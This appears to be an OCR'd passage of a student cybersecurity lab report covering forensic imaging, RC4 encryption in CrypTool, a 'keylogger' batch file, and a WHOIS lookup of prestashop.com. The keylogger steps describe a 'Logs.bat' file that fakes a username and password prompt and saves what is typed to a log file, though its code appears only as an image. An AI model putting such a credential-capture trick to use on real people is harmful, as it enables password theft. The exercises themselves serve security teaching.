


13.Now the Forensic Image is created we can analyze the image source



14.The Image is hidden in a Hexadecimal and Binary format:







Project 2

Aim: Using CryptTool to encrypt and decrypt passwords using RC4(Rivest Cipher 4) algorithm.

Step 1: Here I Encrypted the password/data using RC4 algorithm




Step 2: Decrypting back the encrypted password/data




Project 3

Aim: Creating a Keylogger File using Notepad.

Step 1: Writing the given code in notepad




Step 2: Save this file as “Logs.bat”




Step 3: Now we will see a file named “Logs” displayed on our screen

Click on it




Step 4: After clicking on “Logs” file this interface will be displayed where we need to enter the Username and Password

Now click Enter (we will be exited from the terminal)




Step 5: Now a new file named “Log” will be displayed

Click on it



Step 6: In this new “Log” file, it will keep a track of record, of the typed username and password and display it exactly the same.





Project 4

Aim: Using Google and Whois for Reconnaissance.

Collecting information of domain – prestashop.com using WHOIS Lookup

A **WHOIS lookup** is a way to gather **public registration details** about a domain name. It tells you *who owns the domain*, *when it was registered*, and *where it points (DNS info)*.


https://in.godaddy.com/whois/results.aspx?itc=dlp_domain_whois&domain=www.prestashop.com
GoDaddy
Domains
Websites and Hosting
Email
Security
Marketing
Pricing
Contact Us
Help
Sign In
Search the WHOIS Database
prestashop.com
Search
WHOIS search results
Domain Information
Name PRESTASHOP.COM
Registry Domain ID 920363578_DOMAIN_COM-VRSN
Registered On 2007-04-11T08:59:05Z
Expires On 2026-04-11T08:59:05Z
Updated On 2025-03-10T15:01:31Z
Domain Status client transfer prohibited
Name Servers ALBERT.NS.CLOUDFLARE.COM
EMILY.NS.CLOUDFLARE.COM
Registrant Contact
Name REDACTED FOR PRIVACY
Organization REDACTED FOR PRIVACY
Find your Domain
Find your perfect domain
Take a look at these alternate options
prestashop.in
₹ 1.00 ₹749.00
1st yr only with 3 yr term
prestashop.co.in
₹ 1.00 ₹669.00
1st yr only with 3 yr term
prestastores.com
₹ 1.00 ₹1,499.00
1st yr only with 3 yr term
prestasshop.com



https://in.godaddy.com/whois/results.aspx?itc=dlp_domain_whois&domain=www.prestashop.com
EMILY.NS.CLOUDFLARE.COM
Registrant Contact
Name REDACTED FOR PRIVACY
Organization REDACTED FOR PRIVACY
Phone tel:REDACTED FOR PRIVACY
Fax tel:REDACTED FOR PRIVACY
Email info@domain-contact.org
Mailing Address REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY
Technical Contact
Name REDACTED FOR PRIVACY
Organization REDACTED FOR PRIVACY
Phone tel:REDACTED FOR PRIVACY
Fax -
Email info@domain-contact.org
Mailing Address REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY
Registrar Information
Take a look at these alternate options
prestashop.in
₹ 1.00 ₹749.00
1st yr only with 3 yr term
prestashop.co.in
₹ 1.00 ₹669.00
1st yr only with 3 yr term
prestastores.com
₹ 1.00 ₹1,499.00
1st yr only with 3 yr term
prestasshop.com
₹ 1.00 ₹1,499.00
1st yr only with 3 yr term
PREMIUM
bestprestashoptheme.com
₹ 1,64,741.37 +₹ 1,499.00/yr

